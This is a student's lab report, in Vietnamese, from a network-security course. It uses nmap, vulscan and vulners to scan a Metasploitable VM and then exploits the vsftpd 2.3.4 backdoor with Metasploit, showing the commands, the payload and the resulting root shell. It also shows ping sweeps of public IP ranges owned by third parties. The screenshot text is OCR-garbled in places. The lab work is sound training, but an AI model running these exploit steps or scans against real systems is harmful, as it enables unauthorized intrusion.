HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG KHOA AN TOÀN THÔNG TIN



MÔN HỌC: AN TOÀN MẠNG BÁO CÁO THỰC HÀNH BÀI 2

Giảng viên hướng dẫn: Hoàng Xuân Dậu

Sinh viên: Hoàng Trung Kiên – B20DCAT098

1. Đổi tên máy

Máy Kali

```
File Actions Edit View Help

(kali B20AT098-Kien-Kali)-[~/Desktop]
$ cat /etc/hostname
B20AT098-Kien-Kali

(kali B20AT098-Kien-Kali)-[~/Desktop]
$ date
Tue Oct 31 07:31:30 PM +07 2023

(kali B20AT098-Kien-Kali)-[~/Desktop]

$ "

(kali B20AT098-Kien-Kali)-[~/Desktop]
```

```
(kali® B20AT098-Kien-Kali)-[~/Desktop]
$\text{uname} -a \\
\text{Linux B20AT098-Kien-Kali} 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64 GNU/Linux
```

Máy Meta

```
Login with msfadmin/msfadmin to get started

B20AT098-Kien-Meta login: msfadmin
Password:
Last login: Tue Oct 31 08:02:56 EDT 2023 on tty1
Linux B20AT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmineB20AT098-Kien-Meta: $ cat /etc/hostname
B20AT098-Kien-Meta
msfadmineB20AT098-Kien-Meta: $ date
Tue Oct 31 08:30:21 EDT 2023
msfadmineB20AT098-Kien-Meta: $$
```

```
msfadmin@BZOAT098-Kien-Meta:~$ uname -a
Linux BZOAT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86 GNU/Linux
```

Địa chỉ IP máy Meta: 192.168.100.131

```
msfadmin@B20AT098-Kien-Meta:~$ cat /etc/hostname
B20AT098-Kien-Meta
msfadmin@B20AT098-Kien-Meta:~$ date
Tue Oct 31 08:30:21 EDT 2023
msfadmin@B20AT098-Kien-Meta: $\frac{1}{2}$ if confige the Link encan: Ethernet HWaddr 00:0c:29:25:21:9e
              inet addr:192.168.100.131 Bcast:192.168.100.255 Mask:255.255.255.0 inet6 addr: resu::2vc:29rr:fe25:219e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:61 errors:0 dropped:0 overruns:0 frame:0
              TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
RX bytes:5943 (5.8 KB) TX bytes:13255 (12.9 KB)
              Interrupt:17 Base address:0x2000
lo
              Link encap:Local Loopback
              inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU: 16436 Metric: 1
              RX packets:167 errors:0 dropped:0 overruns:0 frame:0
              TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
RX bytes:56533 (55.2 KB) TX bytes:56533 (55.2 KB)
msfadmin@B20AT098-Kien-Meta:~$
```

Địa chỉ IP máy Kali: 192.168.100.130

```
-(kali⊛B20AT098-Kien-Kali)-[~/Desktop]
Tue Oct 31 07:31:30 PM +07 2023
(kali® B20AT098-Kien-Kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,DROADCAST RUNNING,MULTICAST> mtu 1500 inet 192.168.100.130 netmask 255.255.255.0 broadcast 192.168.100.255
        inet6 te80::8804:9aea:c32f:ba81 prefixlen 64 scopeid 0×20<link>
        ether 00:0c:29:4b:63:8b txqueuelen 1000 (Ethernet)
        RX packets 1283 bytes 122150 (119.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1287 bytes 100775 (98.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ping từ máy Kali đến máy Meta

Ping từ máy Meta đến máy Kali

```
msfadmin@B20AT098-Kien-Meta:~$ ping 192.168.100.130
PING 192.168.100.130 (192.168.100.130) 56(84) bytes of data.
64 bytes from 192.168.100.130: icmp_seq=1 ttl=64 time=0.368 ms
\64 bytes from 192.168.100.130: icmp_seq=2 ttl=64 time=0.321 ms
64 bytes from 192.168.100.130: icmp_seq=3 ttl=64 time=0.349 ms
64 bytes from 192.168.100.130: icmp_seq=4 ttl=64 time=0.175 ms

--- 192.168.100.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/aug/max/mdev = 0.175/0.303/0.368/0.076 ms
msfadmin@B20AT098-Kien-Meta:~$
```

2. Kiểm tra và cài đặt các NSE scripts cho nmap

Kiểm tra các NSE scripts có sẵn cho nmap: cd /usr/share/nmap/scripts

```
kali@B20AT098-Kien-Kali: /usr/share/nmap/scripts
 File Actions Edit View Help
   —(kali⊛B20AT098-Kien-Kali)-[~/Desktop]
Tue Oct 31 07:49:34 PM +07 2023
     -(kali⊛B20AT098-Kien-Kali)-[~/Desktop]
$ cd /usr/share/nmap/scripts
(kali® B20AT098-Kien-Kali)-[/usr/share/nmap/scripts]
-$ ls
acarsd-info.nse
                                                         http-hp-ilo-info.nse
                                                                                                                   nrpe-enum.nse
address-info.nse
afp-brute.nse
                                                         http-huawei-hg5xx-vuln.nse
http-icloud-findmyiphone.nse
                                                                                                                   ntp-info.nse
ntp-monlist.nse
afp-ls.nse
afp-path-vuln.nse
                                                         http-icloud-sendmsg.nse
http-iis-short-name-brute.nse
                                                                                                                   omp2-brute.nse
omp2-enum-targets.nse
afp-serverinfo.nse
                                                         http-iis-webdav-vuln.nse
                                                                                                                   omron-info.nse
afp-showmount.nse
ajp-auth.nse
                                                         http-internal-ip-disclosure.nse
http-joomla-brute.nse
                                                                                                                    openflow-info.nse
openlookup-info.nse
ajp-brute.nse
ajp-headers.nse
                                                         http-jsonp-detection.nse openvas-otp-brute.nse http-litespeed-sourcecode-download.nse openwebnet-discovery.nse
ajp-methods.nse
                                                         http-ls.nse
                                                                                                                    oracle-brute.nse
ajp-request.nse
allseeingeye-info.nse
                                                         http-majordomo2-dir-traversal.nse
http-malware-host.nse
                                                                                                                    oracle-brute-stealth.nse
oracle-enum-users.nse
amqp-info.nse
asn-query.nse
                                                         http-mcmp.nse
http-methods.nse
                                                                                                                    oracle-sid-brute.nse oracle-tns-version.nse
                                                                                                                    ovs-agent-version.nse
p2p-conficker.nse
path-mtu.nse
auth-owners.nse
                                                         http-method-tamper.nse
auth-spoof.nse
backorifice-brute.nse
                                                         http-mobileversion-checker.nse
http-ntlm-info.nse
backorifice-info.nse
bacnet-info.nse
                                                         http-open-proxy.nse
http-open-redirect.nse
                                                                                                                    pcanywhere-brute.nse
pcworx-info.nse
                                                         http-passwd.nse
http-phpmyadmin-dir-traversal.nse
http-phpself-xss.nse
                                                                                                                    pgsql-brute.nse
pjl-ready-message.nse
pop3-brute.nse
banner.nse
bitcoin-getaddr.nse
bitcoin-info.nse
bitcoinrpc-info.nse
bittorrent-discovery.nse
                                                         http-php-version.nse
http-proxy-brute.nse
                                                                                                                     pop3-capabilities.nse
pop3-ntlm-info.nse
bjnp-discover.nse
                                                        http-put.nse
                                                                                                                    port-states.nse
```

Cài đặt CSDL nmap-vulners

Cài đặt CSDL vulscan

```
(kali® B20AT098-Kien-Kali)-[~]
$ sudo git clone https://github.com/scipag/vulscan.git
sudo: unable to resolve host B20AT098-Kien-Kali: Name or service not known
cloning into 'vulscan'...
remote: Enumerating objects: 297, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 297 (delta 12), reused 16 (delta 4), pack-reused 264
Receiving objects: 100% (297/297), 17.69 MiB | 973.00 KiB/s, done.
Resolving deltas: 100% (175/175), done.

(kali® B20AT098-Kien-Kali)-[~]
$ ls vulscan
_config.yml cve.csv logo.png osvdb.csv scipvuldb.csv securitytracker.csv update.sh vulscan.nse
COPYING.TXT exploitdb.csv openvas.csv README.md securityfocus.csv update.ps1 utilities xforce.csv

(kali® B20AT098-Kien-Kali)-[~]
$ date
Tue Oct 31 07:56:44 PM +07 2023
```

3. Rà quét để tìm thông tin về host, cổng, dịch vụ và HĐH sử dụng nmap

```
File Actions Edit View Help
        [ (kali⊛ B20AT098-Kien-Kali)-[~]
(kali⊕ B20AT098-Kien-Kali)-[~]

$ nmap -sn 203.162.10.114-120

Starting Nmap 7.93 (https://nmap.org ) at 2023-10-31 20:16 +07

Nmap scan report for static.vnpt.vn (203.162.10.115)

Host is up (0.0047s latency).

Nmap scan report for static.vnpt.vn (203.162.10.116)

Host is up (0.0038s latency).

Nmap scan report for static.vnpt.vn (203.162.10.117)

Host is up (0.0042s latency).

Nmap scan report for static.vnpt.vn (203.162.10.118)

Host is up (0.0049s latency).

Nmap scan report for static.vnpt.vn (203.162.10.119)

Host is up (0.0074s latency).

Nmap done: 7 IP addresses (5 hosts up) scanned in 3.30 seconds
(kali® B20AT098-Kien-Kali)-[~]

$ nmap -sn 222.255.113.97-120

Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 20:16 +07

Nmap scan report for static.vnpt.vn (222.255.113.97)

Host is up (0.023s latency).

Nmap scan report for static.vnpt.vn (222.255.113.100)

Host is up (0.024s latency).

Nmap scan report for static.vnpt.vn (222.255.113.100)

Host is up (0.026s latency).

Nmap scan report for static.vnpt.vn (222.255.113.112)

Host is up (0.030s latency).

Nmap scan report for static.vnpt.vn (222.255.113.120)

Host is up (0.030s latency).

Nmap scan report for static.vnpt.vn (222.255.113.120)

Host is up (0.030s latency).

Nmap scan report for static.vnpt.vn (222.255.113.120)

Host is up (0.030s latency).
```

```
Tue Oct 31 08:16:30 PM +07 2023

(kali® B20AT098-Kien-Kali)-[~]

$ nmap -sn 172.67.73.100-120

Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 20:18 +07

Nmap scan report for 172.67.73.100

Host is up (0.024s latency).

Nmap scan report for 172.67.73.101

Host is up (0.024s latency).

Nmap scan report for 172.67.73.102

Host is up (0.021s latency).

Nmap scan report for 172.67.73.103

Host is up (0.021s latency).

Nmap scan report for 172.67.73.104

Host is up (0.029s latency).

Nmap scan report for 172.67.73.105

Host is up (0.029s latency).

Nmap scan report for 172.67.73.106

Host is up (0.025s latency).

Nmap scan report for 172.67.73.107

Host is up (0.028s latency).

Nmap scan report for 172.67.73.108

Host is up (0.029s latency).

Nmap scan report for 172.67.73.109

Host is up (0.029s latency).

Nmap scan report for 172.67.73.110

Host is up (0.021s latency).

Nmap scan report for 172.67.73.111

Host is up (0.021s latency).

Nmap scan report for 172.67.73.111

Host is up (0.021s latency).

Nmap scan report for 172.67.73.111

Host is up (0.021s latency).

Nmap scan report for 172.67.73.111

Host is up (0.023s latency).

Nmap scan report for 172.67.73.114

Host is up (0.025s latency).

Nmap scan report for 172.67.73.116

Host is up (0.025s latency).

Nmap scan report for 172.67.73.116

Host is up (0.022s latency).

Nmap scan report for 172.67.73.116

Host is up (0.022s latency).

Nmap scan report for 172.67.73.118

Host is up (0.022s latency).

Nmap scan report for 172.67.73.118

Host is up (0.022s latency).

Nmap scan report for 172.67.73.119

Host is up (0.022s latency).

Nmap scan report for 172.67.73.119

Host is up (0.022s latency).

Nmap scan report for 172.67.73.110

Host is up (0.022s latency).

Nmap scan report for 172.67.73.110

Host is up (0.022s latency).

Nmap scan report for 172.67.73.110

Host is up (0.022s latency).

Nmap scan report for 172.67.73.110

Host is up (0.022s latency).

Nmap scan report for 172.67.73.110

Host is up (0.022s latency).

Nmap scan report for 172.67.73.110

Ho
                        Tue Oct 31 08:16:30 PM +07 2023
                        (kali⊕ B20AT098-Kien-Kali)-[~]
```

Tìm các công đang hoạt động trên 1 host (thực hiện với máy Meta và 2 IP hoạt động)

Tìm thông tin các dịch vụ đang chạy và hệ điều hành của host

3. Rà quét để tìm các lỗ hồng trên 1 host hoặc 1 dịch vụ đang hoạt động Tìm lỗ hồng trên các dịch vụ của máy Meta với script ngầm định nmap -sC 192.168.100.131


```
E.
                                                                                                kali@B20AT098-Kien-Kali: ~
 File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
 Tue Oct 31 08:32:10 PM +07 2023
(kali® B20AT098-Kien-Kali)-[~]
$ nmap -sC 192.168.100.131

Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 20:32 +07

Nmap scan report for 192.168.100.131

Host is up (0.0023s latency).

Not shown: 978 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
| ftp-syst:
| STAT:
   SIAT:
FTP server status:
Connected to 192.168.100.130
Logged in as ftp
TYPE: ASCII
            No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPd 2.3.4 - secure, fast, stable
1_TCP-anon: Anonymous FIP togin attowed (FIP code 230)
22/tcp open ssh
    55h-hostkey:
1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp open telnet
25/tcp open smtp
|_ssl-date: 2023-10-31T13:33:10+00:00; +8s from scanner time.
|_smtp-commands: metasploitable.localdomain, PI ELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
    sslv2:
        ciphers:
           SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
          SSL2_RC4_128_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0COSA/stateOrProvinceName=There is no such thing outsi de US/countryName=XX
                                                                                               kali@B20AT098-Kien-Kali: ~
                                                                                                                                                                                                                               \bigcirc
F
File Actions Edit View Help
  SSL2_DES_192_EDE3_CBC_WITH_MD5
_ SSL2_DES_64_CBC_WITH_MD5
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outsi
```



Tìm lỗ hồng trên các dịch vụ FTP của máy Meta với vulscan script

nmap --script=vuln -sV -p21 192.168.100.131

```
(kali@ 820AT098-Kien-Kali)-[~]
$ nmap -script=vuln -sV -p21 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 21:09 +07
Nmap scan report for 192.168.100.131
Host is up (0.00042s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-vsftpd backdoor:
| VULNERABLE:
| VSFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://www.security.focus.com/bid/48539
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 55.77 seconds
```

Tìm lỗ hồng trên các dịch vụ HTTP của máy Meta với vulscan script nmap --script=vuln -sV -p80 192.168.100.131

Tìm lỗ hổng trên các dịch vụ FTP của máy Meta với vulscan script và chỉ với cơ sở dữ liêu cve.csv

nmap -p 21 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131

```
(kali® B20AT098-Kien-Kali)-[~]
$ nmap -p 21 --script-vuln --script-args vulscandb=cve.csv 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 21:04 +07
Nmap scan report for 192.168.100.131
Host is up (0.00047s latency).

PORT STATE SERVICE
21/tcp open_ftp
| ftp-vsftpd-backdoor;
| VULNERABLE:
| vsrTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
| https://www.securityfocus.com/bid/48539
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
```

Tìm lỗ hổng trên các dịch vụ HTTP của máy Meta với vulscan script và chỉ với cơ sở dữ liêu cve.csv

nmap -sV -p80 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131

```
Form id:
Form action: login.php
  http-enum:
/tikiwiki/: Tikiwiki
/tikiwiki/: Test page
/phpinfo.php: Possible information file
/phpinfo.php: Possible information file
/phpMyAdmin/: phpMyAdmin
/doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
/icons/: Potentially interesting folder w/ directory listing
_/index/: Potentially interesting folder
_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
http-fileupload-exploiter:
   __ Couldn't find a file-type field.
_http-trace: TRACE is enabled
_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
_http-dombased-xss: Couldn't find any DOM based XSS.
          ttp-commaster
ulners:
cpe:/a:apache:http_server:2.2.8:
SSV:72403 7.8 https://vulners.com/seebug/SSV:72403 *EXPLOIT*
SSV:26043 7.8 https://vulners.com/seebug/SSV:26043 *EXPLOIT*
SSV:20899 7.8 https://vulners.com/seebug/SSV:20899 *EXPLOIT*
PACKETSTORM:126851 7.8 https://vulners.com/packetstorm/PACKETSTORM:126851
PACKETSTORM:123527 7.8 https://vulners.com/packetstorm/PACKETSTORM:123527
PACKETSTORM:122962 7.8 https://vulners.com/packetstorm/PACKETSTORM:122962
PACKETSTORM:122962 7.8 https://vulners.com/packetstorm/PACKETSTORM:122962

**TPACKETSTORM:122962 7.8 https://vulners.com/packetstorm/PACKETSTORM:122962
       vulners:
                                                                                                                                                                                                                                                                                                                                                            *EXPLOIT*
                                                                                                                                                                                                                                                                                                                                                              *EXPLOIT:
                          PACKEISIORM:122962 7.8 nttps://vulne

EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83

F83 *EXPLOIT*

EDB-ID:18221 7.8 https://vulners.com/c

CVE-2011-3192 7.8 https://vulners.com/c
                                                                                                                                                                                                                                     https://vulners.com/exploitpack/EXPLOITPACK:186B5FCF5C57B52642E62C
06BABC6F83
                          **EXPLOIN**
EDB-ID:18221 7.8 https://vulners.com/exploitdb/EDB-ID:18221 **
CVE-2011-3192 7.8 https://vulners.com/cve/CVE-2011-3192
1337DAY-ID-21170 7.8 https://vulners.com/zdt/1337DAY-ID-21170
SSV:12673 7.5 https://vulners.com/seebug/SSV:12673 *EXPLOIT*
SSV:12626 7.5 https://vulners.com/seebug/SSV:12626 *EXPLOIT*
ECC3E825-EE29-5903-BE28-1830DB15940E 7.5 https://vulners.com/githul
                                                                                                                                                                                                                                                                                                 *EXPLOIT*
                                                                                                                                                                                                                                                                                                                               *EXPLOIT*
                                                                                                                                                                                                           https://vulners.com/githubexploit/ECC3E825-EE29-59D3-BE28-1B30DB15940E *E
                                                                                                                  https://vulners.com/cve/CVE-2017-7679
https://vulners.com/cve/CVE-2017-3167
https://vulners.com/seebug/SSV:11802 *EXPLOIT*
https://vulners.com/seebug/SSV:11762 *EXPLOIT*
https://vulners.com/cve/CVE-2009-1891
https://vulners.com/cve/CVE-2009-1891
https://vulners.com/seebug/SSV:60427 *EXPLOIT*
https://vulners.com/seebug/SSV:60427 *EXPLOIT*
https://vulners.com/seebug/SSV:60386 *EXPLOIT*
https://vulners.com/seebug/SSV:60069 *EXPLOIT*
https://vulners.com/cve/CVE-2012-0883
6.8 https://vulners.com/cve/CVE-2016-5387
                           CVE-2017-7679
CVE-2017-3167
SSV:11802
                                                                                     7.5
7.5
7.1
7.1
7.1
6.9
6.9
6.9
                            SSV:11762
CVE-2009-1891
                            CVE-2009-1890
SSV:60427
SSV:60386
                             CVE-2012-0883
                            PACKETSTORM: 127546
                                                                                                                                                                                                                                                                                                                                                             *FXPLOTT*
```

```
https://vulners.com/seebug/SSV:11668 *EXPLOIT*
https://vulners.com/seebug/SSV:11601 *EXPLOIT*
https://vulners.com/cve/CVE-2009-1195
https://vulners.com/seebug/SSV:30024 *EXPLOIT*
https://vulners.com/cve/CVE-2012-0031
4.6 https://vulners.com/cve/CVE-2013070AY-ID-27465
https://vulners.com/seebug/SSV:23169 *EXPLOIT*
https://vulners.com/cve/CVE-2011-3607
https://vulners.com/cwe/CVE-2011-3607
                         SSV:11501 4.9
CVE-2009-1195 4.9
                                                                                                                                                                                                                                        *EXPLOIT*
                                                                                                                                                                                                                                       *EXPLOIT*
                         SSV:30024
                         1337DAY-ID-27465
                                                                                                                                                                                                                                                                                           *EXPLOIT*
                         SSV:23169
CVE-2011-3607
                                                                             4.4
                                                                                                    https://vulners.com/cve/CVE-2011-3607
4.4 https://vulners.com/seebug/SSV:60905 *EXPLOIT*
https://vulners.com/seebug/SSV:60905 *EXPLOIT*
https://vulners.com/seebug/SSV:60657 *EXPLOIT*
https://vulners.com/seebug/SSV:60653 *EXPLOIT*
https://vulners.com/seebug/SSV:60845 *EXPLOIT*
https://vulners.com/seebug/SSV:4786 *EXPLOIT*
https://vulners.com/seebug/SSV:3804 *EXPLOIT*
https://vulners.com/seebug/SSV:30094 *EXPLOIT*
https://vulners.com/seebug/SSV:30096 *EXPLOIT*
https://vulners.com/seebug/SSV:24250 *EXPLOIT*
https://vulners.com/seebug/SSV:2655 *EXPLOIT*
                          1337DAY-ID-27473
SSV:60905
                                                                                                                                                                                                                                                                                           *EXPLOTT*
                          SSV:60657
                                                                                                                                                                                                                                      *EXPLOIT*
                         SSV:60653
SSV:60345
                          SSV:30094
                          SSV:24250
                        *FXPLOTT*
                                                                                                                                                                                                           https://vulners.com/exploitpack/EXPLOITPACK:FDCB3D93694E48CD5EE27C
E55D6801DE *EXPLO
| EDB-ID:35738
| CVE-2016-4975
                                                 *EXPLOIT*
                                                                                                    https://vulners.com/exploitdb/EDB-ID:3
https://vulners.com/cve/CVE-2016-4975
https://vulners.com/cve/CVE-2016-4975
https://vulners.com/cve/CVE-2013-1896
https://vulners.com/cve/CVE-2012-4558
https://vulners.com/cve/CVE-2012-3499
https://vulners.com/cve/CVE-2011-3639
https://vulners.com/cve/CVE-2011-4317
https://vulners.com/cve/CVE-2011-4317
https://vulners.com/cve/CVE-2011-0434
https://vulners.com/cve/CVE-2010-0434
https://vulners.com/cve/CVE-2010-0434
https://vulners.com/cve/CVE-2008-2939
https://vulners.com/cve/CVE-2008-0055
https://vulners.com/cve/CVE-2008-0056
https://vulners.com/cve/CVE-2008-0056
https://vulners.com/cve/CVE-2008-0056
https://vulners.com/cve/CVE-2008-0056
https://vulners.com/cve/CVE-2008-0056
https://vulners.com/cve/CVE-2008-0056
https://vulners.com/cve/CVE-2011-4415
                                                                                                      https://vulners.com/exploitdb/EDB-ID:35738
                         CVE-2014-0118
CVE-2013-1896
                         CVE-2012-4558
CVE-2012-3499
                         CVE-2012-0053
                         CVE-2011-4317
CVE-2011-3639
                         CVE-2011-0419
CVE-2010-0434
                         CVE-2008-2939
CVE-2008-0455
                         CVE-2008-0005
                                                                                                                                                                                                                                        *EXPLOIT*
                         CVE-2012-2687
                         CVE-2009-3094 2.6
CVE-2008-0456 2.6
                          SSV:60250
                                                                                                                                                                                                                                       *EXPLOIT*
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 328.99 seconds
```

- 4. Khai thác lỗ hồng Lựa chọn 1 lỗ hồng (có mã CVE/ID của lỗ hồng) tìm được ở mục 3, tiến hành khai thác sử dụng MetaSploit.
- -Theo như kết quả quét từ n
map , máy victim đang chạy dịch vụ Vsftpd v
2.3.4 trên cổng $21\,$

Ta sẽ khai thác cửa hậu trên Vsftpd v2.3.4

```
(kali@ B20AT098-Kien-Kali)-[~]
$ nmap -p 21 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 21:04 +07
Nmap scan report for 192.168.100.131
Host is up (0.00047s latency).
PORT STATE SERVICE
21/tcp open ftp
  ftp-vsftpd-backdoor
     VULNERABLE:
     vsfird version 2.3.4 backdoor
       IDs: CVE:CVE-2011-2523 BID:48539
vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
       Disclosure date: 2011-07-03
       Exploit results:
Shell command: id
          Results: uid=0(root) gid=0(root)
       References:
          https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
          http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
          https://www.securityfocus.com/bid/48539
          https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
```

Tiến hành xác định lỗ hồng bảo mật của dịch vsftpd 2.3.4 đang chạy trên máy victim → lỗ hồng bảo mật : CVE -2011-2523 (vsFTPd version 2.3.4 back door)

Khởi động metaspolit

sử dụng lệnh: search vsftpd 2.3.4

Khai báo sử dụng mô đun tấn công: use exploit/unix/ftp/vsftpd_234_backdoor set payload cmd/unix/interact



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
```

Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đang sử dụng

Set các tham số cho module:

set RHOSTS 192.168.100.131 → đặt giá trị cho tham số là địa chỉ ip của máy victim

```
msf6 exploit(mix/fip/wsftpd_234_backdoor) > set RHOSTS 192.168.100.131
msf6 exploit(mix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
RHOSTS 192.168.100.131 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo it
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:

Id Name
0 Automatic

View the full module info with the info, or info -d command.
```

=>Các lệnh đã sử dụng: run → chạy module khai thác → lấy về shell của máy victim

```
msf6 exploit(unix/fip/vsftpd_236_backdoot) > run

[*] 192.168.100.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.131:21 - USER: 331 Please specify the password.
[*] 192.168.100.131:21 - Backdoor service has been spawned, handling...
[*] 192.168.100.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.130:38945 → 192.168.100.131:6200)

whoami root id uid=0(root) gid=0(root) uname -a Linux B20AT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux date
Tue Oct 31 11:11:13 UTC 2023 echo Hoang Trung Kien-B20DCAT098
Hoang Trung Kien-B20DCAT098
```

Kết quả hậu khai thác → lấy về shell của máy victim với đặc quyền root